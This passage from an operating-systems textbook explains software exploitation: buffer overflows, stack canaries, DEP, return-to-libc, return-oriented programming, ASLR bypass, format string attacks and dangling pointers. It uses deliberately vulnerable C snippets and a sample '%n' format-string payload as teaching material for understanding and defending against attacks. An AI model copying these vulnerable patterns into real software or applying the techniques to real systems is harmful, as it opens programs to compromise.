A scheme that relies on minimal special hardware is voice biometrics (Kaman et al., 2013). All that is needed is a microphone (or even a telephone); the rest is software. In contrast to voice recognition systems, which try to determine what the speaker is saying, these systems try to determine who the speaker is. Some systems just require the user to say a secret password, but these can be defeated by an eavesdropper who can record passwords and play them back later. More advanced systems say something to the user and ask that it be repeated back, with different texts used for each login. Some companies are starting to use voice identification for applications such as home shopping over the telephone because voice identification is less subject to fraud than using a PIN code for identification. Voice recognition can be combined with other biometrics such as face recognition for better accuracy (Tresadern et al., 2013).

We could go on and on with more examples, but two more will help make an important point. Cats and other animals mark off their territory by urinating around its perimeter. Apparently cats can identify each other's smell this way. Suppose that someone comes up with a tiny device capable of doing an instant urinalysis, thereby providing a foolproof identification. Each computer could be equipped with one of these devices, along with a discreet sign reading: "For login, please deposit sample here." This might be an absolutely unbreakable system, but it would probably have a fairly serious user acceptance problem.

When the above paragraph was included in an earlier edition of this book, it was intended at least partly as a joke. No more. In an example of life imitating art (life imitating textbooks?), researchers have now developed odor-recognition systems that could be used as biometrics (Rodriguez-Lujan et al., 2013). Is Smell-O-Vision next?

Also potentially problematical is a system consisting of a thumbtack and a small spectrograph. The user would be requested to press his thumb against the thumbtack, thus extracting a drop of blood for spectrographic analysis. So far, nobody has published anything on this, but there *is* work on blood vessel imaging as a biometric (Fuksis et al., 2011).

Our point is that any authentication scheme must be psychologically acceptable to the user community. Finger-length measurements probably will not cause any problem, but even something as nonintrusive as storing fingerprints on line may be unacceptable to many people because they associate fingerprints with criminals. Nevertheless, Apple introduced the technology on the iPhone 5S.

9.7 EXPLOITING SOFTWARE

One of the main ways to break into a user's computer is by exploiting vulnerabilities in the software running on the system to make it do something different than the programmer intended. For instance, a common attack is to infect a user's browser by means of a **drive-by-download**. In this attack, the cybercriminal infects the user's browser by placing malicious content on a Web server. As soon as the user visits the Website, the browser is infected. Sometimes, the Web servers are completely run by the attackers, in which case the attackers should find a way to lure users to their Web site (spamming people with promises of free software or movies might do the trick). However, it is also possible that attackers are able to put malicious content on a legitimate Website (perhaps in the ads, or on a discussion board). Not so long ago, the Website of the Miami Dolphins was compromised in this way, just days before the Dolphins hosted the Super Bowl, one of the most anticipated sporting events of the year. Just days before the event, the Website was extremely popular and many users visiting the Website were infected. After the initial infection in a drive-by-download, the attacker's code running in the browser downloads the real zombie software (**malware**), executes it, and makes sure it is always started when the system boots.

Since this is a book on operating systems, the focus is on how to subvert the operating system. The many ways one can exploit software bugs to attack Websites and data bases are not covered here. The typical scenario is that somebody discovers a bug in the operating system and then finds a way to exploit it to compromise computers that are running the defective code. Drive-by-downloads are not really part of the picture either, but we will see that many of the vulnerabilities and exploits in user applications are applicable to the kernel also.

In Lewis Caroll's famous book *Through the Looking Glass*, the Red Queen takes Alice on a crazy run. They run as fast as they can, but no matter how fast they run, they always stay in the same place. That is odd, thinks Alice, and she says so. "In our country you'd generally get to somewhere else—if you ran very fast for a long time as we've been doing." "A slow sort of country!" said the Queen. "Now, here, you see, it takes all the running you can do, to keep in the same place. If you want to get somewhere else, you must run at least twice as fast as that!"

The **Red Queen effect** is typical for evolutionary arms races. In the course of millions of years, the ancestors of zebras and lions both evolved. Zebras became faster and better at seeing, hearing and smelling predators—useful, if you want to outrun the lions. But in the meantime, lions also became faster, bigger, stealthier and better camouflaged—useful, if you like zebra. So, although the lion and the zebra both "improved" their designs, neither became more successful at beating the other in the hunt; both of them still exist in the wild. Still, lions and zebras are locked in an arms race. They are running to stand still. The Red Queen effect also applies to program exploitation. Attacks become ever more sophisticated to deal with increasingly advanced security measures.

Although every exploit involves a specific bug in a specific program, there are several general categories of bugs that occur over and over and are worth studying to see how attacks work. In the following sections we will examine not only a number of these methods, but also countermeasures to stop them, and counter countermeasures to evade these measures, and even some counter counter countermeasures to counter these tricks, and so on. It will give you a good idea of the arms race between attackers and defenders—and what it is like to go jogging with the Red Queen.

We will start our discussion with the venerable buffer overflow, one of the most important exploitation techniques in the history of computer security. It was already used in the very first Internet worm, written by Robert Morris Jr. in 1988, and it is still widely used today. Despite all counter measures, researchers predict that buffer overflows will be with us for quite some time yet (Van der Veen, 2012). Buffer overflows are ideally suited for introducing three of the most important protection mechanisms available in most modern systems: stack canaries, data execution protection, and address-space layout randomization. After that, we will look at other exploitation techniques, like format string attacks, integer overflows, and dangling pointer exploits. So, get ready and put your black hat on!

9.7.1 Buffer Overflow Attacks

One rich source of attacks has been due to the fact that virtually all operating systems and most systems programs are written in the C or C++ programming languages (because programmers like them and they can be compiled to extremely efficient object code). Unfortunately, no C or C++ compiler does array bounds checking. As an example, the C library function *gets*, which reads a string (of unknown size) into a fixed-size buffer, but without checking for overflow, is notorious for being subject to this kind of attack (some compilers even detect the use of *gets* and warn about it). Consequently, the following code sequence is also not checked:

```
01. void A( ) {
02.     char B[128];            /* reserve a buffer with space for 128 bytes on the stack */
03.     printf ("Type log message:");
04.     gets (B);               /* read log message from standard input into buffer */
05.     writeLog (B);           /* output the string in a pretty format to the log file */
06. }
```

Function *A* represents a logging procedure—somewhat simplified. Every time the function executes, it invites the user to type in a log message and then reads whatever the user types in the buffer *B*, using the *gets* from the C library. Finally, it calls the (homegrown) *writeLog* function that presumably writes out the log entry in an attractive format (perhaps adding a date and time to the log message to make

it easier to search the log later). Assume that function *A* is part of a privileged process, for instance a program that is SETUID root. An attacker who is able to take control of such a process, essentially has root privileges himself.

The code above has a severe bug, although it may not be immediately obvious. The problem is caused by the fact that *gets* reads characters from standard input until it encounters a newline character. It has no idea that buffer *B* can hold only 128 bytes. Suppose the user types a line of 256 characters. What happens to the remaining 128 bytes? Since *gets* does not check for buffer bounds violations, the remaining bytes will be stored on the stack also, as if the buffer were 256 bytes long. Everything that was originally stored at these memory locations is simply overwritten. The consequences are typically disastrous.

In Fig. 9-21(a), we see the main program running, with its local variables on the stack. At some point it calls the procedure *A*, as shown in Fig. 9-21(b). The standard calling sequence starts out by pushing the return address (which points to the instruction following the call) onto the stack. It then transfers control to *A*, which decrements the stack pointer by 128 to allocate storage for its local variable (buffer B).




Figure 9-21. (a) Situation when the main program is running. (b) After the procedure *A* has been called. (c) Buffer overflow shown in gray.

So what exactly will happen if the user provides more than 128 characters? Figure 9-21(c) shows this situation. As mentioned, the *gets* function copies all the bytes into and beyond the buffer, overwriting possibly many things on the stack, but in particular overwriting the return address pushed there earlier. In other words, part of the log entry now fills the memory location that the system assumes to hold the address of the instruction to jump to when the function returns. As long as the user typed in a regular log message, the characters of the message would probably

not represent a valid code address. As soon as the function *A* returns, the progam would try to jump to an invalid target—something the system would not like at all. In most cases, the program would crash immediately.

Now assume that this is not a benign user who provides an overly long message by mistake, but an attacker who provides a tailored messsage specifically aimed at subverting the program's control flow. Say the attacker provides an input that is carefully crafted to overwrite the return address with the address of buffer *B*. The result is that upon returning from function *A*, the program will jump to the beginning of buffer *B* and execute the bytes in the buffer as code. Since the attacker controls the content of the buffer, he can fill it with machine instructions—to execute the attacker's code within the context of the original program. In effect, the attacker has overwritten memory with his own code and gotten it executed. The program is now completely under the attacker's control. He can make it do whatever he wants. Often, the attacker code is used to launch a shell (for instance by means of the exec system call), enabling the intruder convenient access to the machine. For this reason, such code is commonly known as **shellcode**, even if it does not spawn a shell.

This trick works not just for programs using *gets* (although you should really avoid using that function), but for any code that copies user-provided data in a buffer without checking for boundary violations. This user data may consist of command-line parameters, environment strings, data sent over a network connection, or data read from a user file. There are many functions that copy or move such data: *strcpy, memcpy, strcat*, and many others. Of course, any old loop that you write yourself and that moves bytes into a buffer may be vulnerable as well.

What if the attacker does not know the exact address to return to? Often an attacker can guess where the shellcode resides *approximately*, but not *exactly*. In that case, a typical solution is to prepend the shellcode with a **nop sled**: a sequence of one-byte NO OPERATION instructions that do not do anything at all. As long as the attacker manages to land anywhere on the nop sled, the execution will eventually also reach the real shellcode at the end. Nop sleds work on the stack, but also on the heap. On the heap, attackers often try to increase their chances by placing nop sleds and shellcode all over the heap. For instance, in a browser, malicious JavaScript code may try to allocate as much memory as it can and fill it with a long nop sled and a small amount of shellcode. Then, if the attacker manages to divert the control flow and aims for a random heap address, chances are that he will hit the nop sled. This technique is known as **heap spraying**.

Stack Canaries

One commonly used defense against the attack sketched above is to use **stack canaries**. The name derives from the mining profession. Working in a mine is dangerous work. Toxic gases like carbon monoxide may build up and killl the miners. Moreover, carbon monoxide is odorless, so the miners might not even notice it.

In the past, miners therefore brought canaries into the mine as early warning systems. Any build up of toxic gases would kill the canary before harming its owner. If your bird died, it was probably time to go up.

Modern computer systems still use (digital) canaries as early warning systems. The idea is very simple. At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong. In that case, it is better to hit the panic button and crash rather than continuing.

Avoiding Stack Canaries

Canaries work well against attacks like the one above, but many buffer overflows are still possible. For instance, consider the code snippet in Fig. 9-22. It uses two new functions. The *strcpy* is a C library function to copy a string into a buffer, while the *strlen* determines the length of a string.

```
01. void A (char *date) {
02.     int len;
03.     char B [128];
04.     char logMsg [256];
05.
06.     strcpy (logMsg, date);      /* first copy the string with the date in the log message */
07.     len = strlen (date);        /* determine how many characters are in the date string */
08.     gets (B);                   /* now get the actual message */
09.     strcpy (logMsg+len, B);     /* and copy it after the date into logMessage */
10.     writeLog (logMsg);          /* finally, write the log message to disk */
11. }
```

Figure 9-22. Skipping the stack canary: by modifying *len* first, the attack is able to bypass the canary and modify the return address directly.

As in the previous example, function *A* reads a log message from standard input, but this time it explicitly prepends it with the current date (provided as a string argument to function *A*). First, it copies the date into the log message (line 6). A date string may have different length, depending on the day of the week, the month, etc. For instance, Friday has 5 letters, but Saturday 8. Same thing for the months. So, the second thing it does, is determine how many characters are in the date string (line 7). Then it gets the user input (line 5) and copies it into the log message, starting just after the date string. It does this by specifying that the destination of the copy should be the start of the log message plus the length of the date string (line 9). Finally, it writes the log to disk as before.

Let us suppose the system uses stack canaries. How could we possibly change the return address? The trick is that when the attacker overflows buffer *B*, he does not try to hit the return address immediately. Instead, he modifies the variable *len* that is located just above it on the stack. In line 9, *len* serves as an offset that determines where the contents of buffer *B* will be written. The programmer's idea was to skip only the date string, but since the attacker controls *len*, he may use it to skip the canary and overwrite the return address.

Moreover, buffer overflows are not limited to the return address. Any function pointer that is reachable via an overflow is fair game. A function pointer is just like a regular pointer, except that it points to a function instead of data. For instance, C and C++ allow a programmer to declare a variable *f* as a pointer to a function that takes a string argument and returns no result, as follows:

```
void (*f)(char*);
```

The syntax is perhaps a bit arcane, but it is really just another variable declaration. Since function *A* of the previous example matches the above signature, we can now write "*f* = *A*" and use *f* instead of *A* in our program. It is beyond this book to go into function pointers in great detail, but rest assured that function pointers are quite common in operating systems. Now suppose the attacker manages to overwrite a function pointer. As soon as the program calls the function using the function pointer, it would really call the code injected by the attacker. For the exploit to work, the function pointer need not even be on the stack. Function pointers on the heap are just as useful. As long as the attacker can change the value of a function pointer or a return address to the buffer that contains the attacker's code, he is able to change the program's flow of control.

Data Execution Prevention

Perhaps by now you may exclaim: "Wait a minute! The real cause of the problem is not that the attacker is able to overwrite function pointers and return addresses, but the fact that he can inject *code* and have it executed. Why not make it impossible to execute bytes on the heap and the stack?" If so, you had an epiphany. However, we will see shortly that epiphanies do not always stop buffer overflow attacks. Still, the idea is pretty good. **Code injection attacks** will no longer work if the bytes provided by the attacker cannot be executed as legitimate code.

Modern CPUs have a feature that is popularly referred to as the **NX bit**, which stands for "No-eXecute." It is extremely useful to distinguish between data segments (heap, stack, and global variables) and the text segment (which contains the code). Specifically, many modern operating systems try to ensure that data segments are writable, but are not executable, and the text segment is executable, but not writable. This policy is known on OpenBSD as **W^X** (pronounced as "W Exclusive-OR X") or "W XOR X"). It signifies that memory is either writable or executable, but not both. Mac OS X, Linux, and Windows have similar protection

schemes. A generic name for this security measure is **DEP** (**Data Execution Prevention**). Some hardware does not support the NX bit. In that case, DEP still works but the enforcement takes place in software.

DEP prevents all of the attacks discussed so far. The attacker can inject as much shellcode into the process as much as he wants. Unless he is able to make the memory executable, there is no way to run it.

Code Reuse Attacks

DEP makes it impossible to execute code in a data region. Stack canaries make it harder (but not impossible) to overwrite return addresses and function pointers. Unfortunately, this is not the end of the story, because somewhere along the line, someone else had an epiphany too. The insight was roughly as follows: "Why inject code, when there is plenty of it in the binary already?" In other words, rather than introducing new code, the attacker simply constructs the necessary functionality out of the existing functions and instructions in the binaries and libraries. We will first look at the simplest of such attacks, **return to libc**, and then discuss the more complex, but very popular, technique of **return-oriented programming**.

Suppose that the buffer overflow of Fig. 9-22 has overwritten the return address of the current function, but cannot execute attacker-supplied code on the stack. The question is: can it return somewhere else? It turns out it can. Almost all C programs are linked with the (usually shared) library *libc*, which contains key functions most C programs need. One of these functions is *system*, which takes a string as argument and passes it to the shell for execution. Thus, using the *system* function, an attacker can execute any program he wants. So, instead of executing shellcode, the attacker simply place a string containing the command to execute on the stack, and diverts control to the *system* function via the return address.

The attack is known as **return to libc** and has several variants. *System* is not the only function that may be interesting to the attacker. For instance, attackers may also use the *mprotect* function to make part of the data segment executable. In addition, rather than jumping to the libc function directly, the attack may take a level of indirection. On Linux, for instance, the attacker may return to the **PLT** (**Procedure Linkage Table**) instead. The PLT is a structure to make dynamic linking easier, and contains snippets of code that, when executed, in turn call the dynamically linked library functions. Returning to this code then indirectly executes the library function.

The concept of **ROP** (**Return-Oriented Programming**) takes the idea of reusing the program's code to its extreme. Rather than return to (the entry points of) library functions, the attacker can return to any instruction in the text segment. For instance, he can make the code land in the middle, rather than the beginning, of a function. The execution will simply continue at that point, one instruction at a time. Say that after a handful of instructions, the execution encounters another return instruction. Now, we ask the same question once again: where can we return

to? Since the attacker has control over the stack, he can again make the code return anywhere he wants to. Moreover, after he has done it twice, he may as well do it three times, or four, or ten, etc.

Thus, the trick of return-oriented programming is to look for small sequences of code that (a) do something useful, and (b) end with a return instruction. The attacker can string together these sequences by means of the return addresses he places on the stack. The individual snippets are called **gadgets**. Typically, they have very limited functionality, such as adding two registers, loading a value from memory into a register, or pushing a value on the stack. In other words, the collection of gadgets can be seen as a very strange instruction set that the attacker can use to build aribtary functionality by clever manipulation of the stack. The stack pointer, meanwhile, serves as a slightly bizarre kind of program counter.




Figure 9-23. Return-oriented programming: linking gadgets.

Figure 9-23(a) shows an example of how gadgets are linked together by return addresses on the stack. The gadgets are short snippets of code that end with a return instruction. The return instruction will pop the address to return to off the stack and continue execution there. In this case, the attacker first returns to gadget *A* in some function *X*, then to gadget *B* in function *Y*, etc. It is the attacker's job to gather these gadgets in an existing binary. As he did not create the gadgets himself, he sometimes has to make do with gadgets that are perhaps less than ideal, but

good enough for the job. For instance, Fig. 9-23(b) suggests that gadget A has a check as part of the instruction sequence. The attacker may not care for the check at all, but since it is there, he will have to accept it. For most purposes, it is perhaps good enough to pop any nonnegative number into register 1. The next gadget pops any stack value into register 2, and the third multiplies register 1 by 4, pushes it on the stack, and adds it to register 2. Combining, these three gadgets yields the attacker something that may be used to calculate the address of an element in an array of integers. The index into the array is provided by the first data value on the stack, while the base address of the array should be in the second data value.

Return-oriented programming may look very complicated, and perhaps it is. But as always, people have developed tools to automate as much as possible. Examples include gadget harvesters and even ROP compilers. Nowadays, ROP is one of the most important exploitation techniques used in the wild.

Address-Space Layout Randomization

Here is another idea to stop these attacks. Besides modifying the return address and injecting some (ROP) program, the attacker should be able to return to exactly the right address—with ROP no nop sleds are possible. This is easy, if the addresses are fixed, but what if they are not? **ASLR** (**Address Space Layout Randomization**) aims to randomize the addresses of functions and data between every run of the program. As a result, it becomes much harder for the attacker to exploit the system. Specifically, ASLR often randomizes the positions of the initial stack, the heap, and the libraries.

Like canaries and DEP, many modern operating systems support ASLR, but often at different granularities. Most of them provide it for user applications, but only a few apply it consistently also to the operating system kernel itself (Giuffrida et al., 2012). The combined force of these three protection mechanisms has raised the bar for attackers significantly. Just jumping to injected code or even some existing function in memory has become hard work. Together, they form an important line of defense in modern operating systems. What is especially nice about them is that they offer their protection at a very reasonable cost to performance.

Bypassing ASLR

Even with all three defenses enabled, attackers still manage to exploit the system. There are several weaknesses in ASLR that allow intruders to bypass it. The first weakness is that ASLR is often not random enough. Many implementations of ASLR still have certain code at fixed locations. Moreover, even if a segment is randomized, the randomization may be weak, so that an attacker can brute-force it. For instance, on 32-bit systems the entropy may be limited because you cannot randomize *all* bits of the stack. To keep the stack working as a regular stack that grows downward, randomizing the least significant bits is not an option.

A more important attack against ASLR is formed by memory disclosures. In this case, the attacker uses one vulnerability not to take control of the program directly, but rather to leak information abour the memory layout, which he can then use to exploit a second vulnerability. As a trivial example, consider the following code:

```
01. void C( ) {
02.     int index;
03.     int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };
04.      printf ("Which prime number between would you like to see?");
05.      index = read_user_input ( );
06.      printf ("Prime number %d is: %d\n", index, prime[index]);
07. }
```

The code contains a call to *read_user_input*, which is not part of the standard C library. We simply assume that it exists and returns an integer that the user types on the command line. We also assume that it does not contain any errors. Even so, for this code it is very easy to leak information. All we need to do is provide an index that is greater than 15, or less than 0. As the program does not check the index, it will happily return the value of any integer in memory.

The address of one function is often sufficient for a successful attack. The reason is that even though the position at which a library is loaded may be randomized, the relative offset for each individual function from this position is generally fixed. Phrased differently: if you know one function, you know them all. Even if this is not the case, with just one code address, it is often easy to find many others, as shown by Snow et al. (2013).

Noncontrol-Flow Diverting Attacks

So far, we have considered attacks on the control flow of a program: modifying function pointers and return addresses. The goal was always to make the program execute new functionality, even if that functionality was recycled from code already present in the binary. However, this is not the only possibility. The data itself can be an interesting target for the attacker also, as in the following snippet of pseudocode:

```
01. void A( ) {
02.     int authorized;
03.     char name [128];
04.     authorized = check_credentials (...);  /* the attacker is not authorized, so returns 0 */
05.     printf ("What is your name?\n");
06.     gets (name);
07.     if (authorized != 0) {
08.         printf ("Welcome %s, here is all our secret data\n", name)
09.         /* ... show secret data ... */
```

```
10.    } else
11.       printf ("Sorry %s, but you are not authorized.\n");
12.    }
13. }
```

The code is meant to do an authorization check. Only users with the right credentials are allowed to see the top secret data. The function *check_credentials* is not a function from the C library, but we assume that it exists somewhere in the program and does not contain any errors. Now suppose the attacker types in 129 characters. As in the previous case, the buffer will overflow, but it will not modify the return address. Instead, the attacker has modified the value of the *authorized* variable, giving it a value that is not 0. The program does not crash and does not execute any attacker code, but it leaks the secret information to an unauthorized user.

Buffer Overflows—The Not So Final Word

Buffer overflows are some of the oldest and most important memory corruption techniques that are used by attackers. Despite more than a quarter century of incidents, and a a plethora of defenses (we have only treated the most important ones), it seems impossible to get rid of them (Van der Veen, 2012). For all this time, a substantial fraction of all security problems are due to this flaw, which is difficult to fix because there are so many existing C programs around that do not check for buffer overflow.

The arms race is nowhere near complete. All around the world, researchers are investigating new defenses. Some of these defenses are aimed at binaries, others consists of security extension to C and C++ compilers. It is important to emphasize that attackers are also improving their exploitation techniques. In this section, we have tried to given an overview of some of the more important techniques, but there are many variations of the same idea. The one thing we are fairly certain of is that in the next edition of this book, this section will still be relevant (and probably longer).

9.7.2 Format String Attacks

The next attack is also a memory-corruption attack, but of a very different nature. Some programmers do not like typing, even though they are excellent typists. Why name a variable *reference_count* when *rc* obviously means the same thing and saves 13 keystrokes on every occurrence? This dislike of typing can sometimes lead to catastrophic system failures as described below.

Consider the following fragment from a C program that prints the traditional C greeting at the start of a program:

```
char *s="Hello World";
printf("%s", s);
```

In this program, the character string variable *s* is declared and initialized to a string consisting of "Hello World" and a zero-byte to indicate the end of the string. The call to the function *printf* has two arguments, the format string "%s", which instructs it to print a string, and the address of the string. When executed, this piece of code prints the string on the screen (or wherever standard output goes). It is correct and bulletproof.

But suppose the programmer gets lazy and instead of the above types:

```
char *s="Hello World";
printf(s);
```

This call to *printf* is allowed because *printf* has a variable number of arguments, of which the first must be a format string. But a string not containing any formatting information (such as "%s") is legal, so although the second version is not good programming practice, it is allowed and it will work. Best of all, it saves typing five characters, clearly a big win.

Six months later some other programmer is instructed to modify the code to first ask the user for his name, then greet the user by name. After studying the code somewhat hastily, he changes it a little bit, like this:

```
char s[100], g[100] = "Hello ";          /* declare s and g; initialize g */
gets(s);                                 /* read a string from the keyboard into s */
strcat(g, s);                            /* concatenate s onto the end of g */
printf(g);                               /* print g */
```

Now it reads a string into the variable *s* and concatenates it to the initialized string *g* to build the output message in *g*. It still works. So far so good (except for the use of *gets*, which is subject to buffer overflow attacks, but it is still popular).

However, a knowledgeable user who saw this code would quickly realize that the input accepted from the keyboard is not a just a string; it is a format string, and as such all the format specifications allowed by *printf* will work. While most of the formatting indicators such as "%s" (for printing strings) and "%d" (for printing decimal integers), format output, a couple are special. In particular, "%n" does not print anything. Instead it calculates how many characters should have been output already at the place it appears in the string and stores it into the next argument to *printf* to be processed. Here is an example program using "%n":

```
int main(int argc, char *argv[])
{
    int i=0;
    printf("Hello %nworld\n", &i);       /* the %n stores into i */
    printf("i=%d\n", i);                 /* i is now 6 */
}
```

When this program is compiled and run, the output it produces on the screen is:

```
Hello world
i=6
```

Note that the variable *i* has been modified by a call to *printf*, something not obvious to everyone. While this feature is useful once in a blue moon, it means that printing a format string can cause a word—or many words—to be stored into memory. Was it a good idea to include this feature in *print*? Definitely not, but it seemed so handy at the time. A lot of software vulnerabilities started like this.

As we saw in the preceding example, by accident the programmer who modified the code allowed the user of the program to (inadvertently) enter a format string. Since printing a format string can overwrite memory, we now have the tools needed to overwrite the return address of the *printf* function on the stack and jump somewhere else, for example, into the newly entered format string. This approach is called a **format string attack**.

Performing a format string attack is not exactly trivial. Where will the number of characters that the function printed be stored? Well, at the address of the parameter following the format string itself, just as in the example shown above. But in the vulnerable code, the attacker could supply only *one* string (and no second parameter to *printf*). In fact, what will happen is that the *printf* function will *assume* that there *is* a second parameter. It will just take the next value on the stack and use that. The attacker may also make *printf* use the next value on the stack, for instance by providing the following format string as input:

```
"%08x %n"
```

The *"%08x"* means that *printf* will print the next parameter as an 8-digit hexadecimal number. So if that value is *1*, it will print *0000001*. In other words, with this format string, *printf* will simply assume that the next value on the stack is a 32-bit number that it should print, and the value after that is the address of the location where it should store the number of characters printed, in this case 9: 8 for the hexadecimal number and one for the space. Suppose he supplies the format string

```
"%08x %08x %n"
```

In that case, *printf* will store the value at the address provided by the third value following the format string on the stack, and so on. This is the key to making the above format string bug a "write anything anywhere" primitive for an attacker. The details are beyond this book, but the idea is that the attacker makes sure that the right target address is on the stack. This is easier than you may think. For example, in the vulnerable code we presented above, the string *g* is itself also on the stack, at a higher address than the stack frame of *printf* (see Fig. 9-24). Let us assume that the string starts as shown in Fig. 9-24, with "*AAAA*", followed by a sequence of "%0x" and ending with "%0n". What will happen? Well if the attackers gets the number of "%0x"s just right, he will have reached the format




Figure 9-24. A format string attack. By using exactly the right number of %08x, the attacker can use the first four characters of the format string as an address.

string (stored in buffer *B*) itself. In other words, *printf* will then use the first 4 bytes of the format string as the address to write to. Since, the ASCII value of the character *A* is *65* (or *0x41* in hexadecimal), it will write the result at location *0x41414141*, but the attacker can specify other addresses also. Of course, he must make sure that the number of characters printed is exactly right (because this is what will be written in the target address). In practice, there is a little more to it than that, but not much. If you type: "format string attack" to any Internet search engine, you will find a great deal of information on the problem.

Once the user has the ability to overwrite memory and force a jump to newly injected code, the code has all the power and access that the attacked program has. If the program is SETUID root, the attacker can create a shell with root privileges. As an aside, the use of fixed-size character arrays in this example could also be subject to a buffer-overflow attack.

9.7.3 Dangling Pointers

A third memory-corruption technique that is very popular in the wild is known as a dangling pointer attack. The simplest manifestation of the technique is quite easy to understand, but generating an exploit can be tricky. C and C++ allow a program to allocate memory on the heap using the malloc call, which returns a pointer

to a newly allocated chunk of memory. Later, when the program no longer needs it, it calls free to release the memory. A dangling pointer error occurs when the program accidentally uses the memory after it has already freed it. Consider the following code that discriminates against (really) old people:

```
01. int *A = (int *) malloc (128);              /* allocate space for 128 integers */
02. int year_of_birth = read_user_input ( ); /* read an integer from standard input */
03. if (input < 1900) {
04.     printf ("Error, year of birth should be greater than 1900 \n");
05.     free (A);
06. } else {
07.     ...
08.     /* do  something interesting with array A */
09.     ...
10. }
11. ... /* many more statements, containing malloc and free */
12. A[0] = year_of_birth;
```

The code is wrong. Not just because of the age discrimination, but also because in line 12 it may assign a value to an element of array *A* after it was freed already (in line 5). The pointer A will still point to the same address, but it is not supposed to be used anymore. In fact, the memory may already have been reused for another buffer by now (see line 11).

